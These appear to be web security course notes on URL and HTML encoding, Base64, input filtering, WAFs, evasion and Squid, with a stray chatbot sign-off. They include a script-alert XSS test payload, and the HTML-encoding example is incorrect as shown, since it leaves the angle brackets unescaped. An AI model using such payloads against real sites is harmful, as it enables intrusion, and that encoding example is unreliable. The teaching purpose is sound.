Encoding Method	Uses percent encoding (`%` followed by a two-digit hex code).	Uses HTML entity encoding (special sequences starting with `&` and ending with `;`).
Security Aspect	Prevents issues like incorrect URL parsing and broken links.	Prevents HTML injection (XSS attacks).
Example	`https://example.com/search?query=hello world` → `https://example.com/search?query=hello%20world`	`<script>alert("XSS")</script>` → `<script>alert(&quot;XSS&quot;)</script>`

Summary:

- **URL Encoding** ensures that URLs remain valid and correctly interpreted by web browsers and servers.
- **HTML Encoding** prevents special characters from being misinterpreted as part of HTML markup, protecting against security risks like XSS.

Let me know if you need further clarification! 🚀

Base64 Encoding

- Base64 encoding is a method used to encode binary data (such as images, audio files, and other non-text data) into a text-based format.
- This encoding is commonly used to represent binary data in contexts where only textual data is supported, such as within email messages or in URLs.
- Base64 encoding works by converting binary data into a set of ASCII characters, allowing it to be safely transmitted as text.

Base64 Encoding

- Encoding Process:
  - Take a chunk of three bytes from the binary data.
  - Split these three bytes into four 6-bit segments.
  - Map each 6-bit segment to its corresponding Base64 character.
  - Concatenate the four Base64 characters to create a segment of the encoded string.
  - If padding is needed, add padding characters at the end of the encoded segment.
- Decoding: Base64 decoding is the reverse process. The encoded Base64 string is divided into segments of four characters. Each character is converted back to its 6-bit value, and these values are combined to reconstruct the original binary data.

Base64 Use Cases

- Minimization of Requests: By encoding small images or icons as Data URLs within CSS or HTML, web developers can reduce the number of requests made to the server, potentially improving page load times.
- Simplification of Resource Management: Embedding resources directly into HTML or CSS can simplify resource management and deployment. Developers don't need to worry about file paths or URLs.
- Offline Storage: In certain offline or single-page applications, Base64-encoded data can be stored in local storage or indexedDB for quick access without the need to fetch resources from the server.

Filtering

Filtering

- Filtering in web application security refers to the practice of inspecting and controlling data input and output in a web application to prevent security vulnerabilities and protect against various types of attacks.
- It is common and standard practice to protect web applications against malicious attacks with input filtering and output encoding controls.
- Filtering is a critical aspect of security because it helps ensure that data entering and leaving the application is safe, valid, and free from malicious content or potential exploits.
- Web application inputs are often targeted by web app penetration testers to assess the effectiveness of security measures and to discover potential vulnerabilities.

Input Filtering

- **Input Filtering:** This involves validating and sanitizing data received by the web application from users or external sources.
- Input filtering helps prevent security vulnerabilities such as SQL injection, cross-site scripting (XSS), and command injection.
- Some common techniques for input filtering include data validation, input validation, and input sanitization.

Input Filtering Techniques

- Data Validation: Data validation checks whether the incoming data conforms to expected formats and constraints. For example, it ensures that email addresses follow a valid format or that numeric fields contain only numbers. Invalid or unexpected data should be rejected or sanitized.
- Input Validation: Input validation goes a step further by not only checking data formats but also assessing data for potential security threats. It detects and rejects input that could be used for attacks, such as SQL injection payloads or malicious scripts.
- Input Sanitization: Input sanitization involves cleaning or escaping input data to remove or neutralize potentially dangerous characters or content. For example, converting special characters to their HTML entities can prevent XSS attacks by rendering malicious scripts harmless.

Input Filtering Techniques

- Content Security Policy (CSP): CSP is a security feature that controls which sources of content are allowed to be loaded by a web page. It helps prevent XSS attacks by specifying which domains are permitted sources for scripts, styles, images, and other resources.
- Cross-Site Request Forgery (CSRF) Protection: Filtering mechanisms can be used to implement CSRF protection, ensuring that incoming requests have valid anti-CSRF tokens to prevent attackers from tricking users into performing actions they didn't intend.
- Web Application Firewalls (WAFs): WAFs are security appliances or services that filter incoming HTTP requests to a web application. They use predefined rules and heuristics to detect and block malicious traffic.

Evasion

Evasion

- Evasion in web application security testing refers to the practice of using various techniques and methods to bypass or circumvent security mechanisms and controls put in place to protect a web application.

- The primary goal of evasion techniques is to deceive or trick security measures, such as firewalls, intrusion detection systems (IDS), input validation filters, and other security mechanisms, in order to deliver malicious payloads or exploit vulnerabilities within the target application.

WAFs vs Proxies

FEATURE	WAF	PROXY
Primary Purpose	Web application security	Versatile, not necessarily security-focused
Traffic Handling	Analyzes and filters web traffic	Acts as an intermediary for various purposes
Security Focus	Highly specialized in web application security	May have broader use cases beyond security
Rule Sets	Uses predefined security rule sets	Rule sets and policies are more flexible and varied
Deployment Location	Typically deployed in front of web applications	Can be deployed in various locations within a network
Targeted Threats	Protects against web application threats like SQL injection, XSS, etc.	Content filtering, Geo Blocking, IP Blocking, Rate Limiting
Use Cases	Specifically designed for web application security	Multiple use cases, including caching, load balancing, etc.

Squid Proxy

- Squid is a widely used open-source proxy server and web cache daemon.
- It primarily operates as a proxy server, which means it acts as an intermediary between client devices (such as computers or smartphones) and web servers, facilitating requests and responses between them.
- Squid is commonly deployed in network environments to improve performance, enhance security, and manage internet access.

Squid Proxy Features

- Caching: Squid can cache frequently requested web content locally. When a client requests a web page or object that Squid has cached, it serves the content from its cache instead of fetching it from the original web server.
- Access Control: Squid provides robust access control mechanisms. Administrators can configure rules to control which clients are allowed to access specific websites or web services.
- Content Filtering: Squid can be used for content filtering and blocking access to specific websites or categories of websites (e.g., social media, adult content). This feature is often used by organizations to enforce acceptable use policies.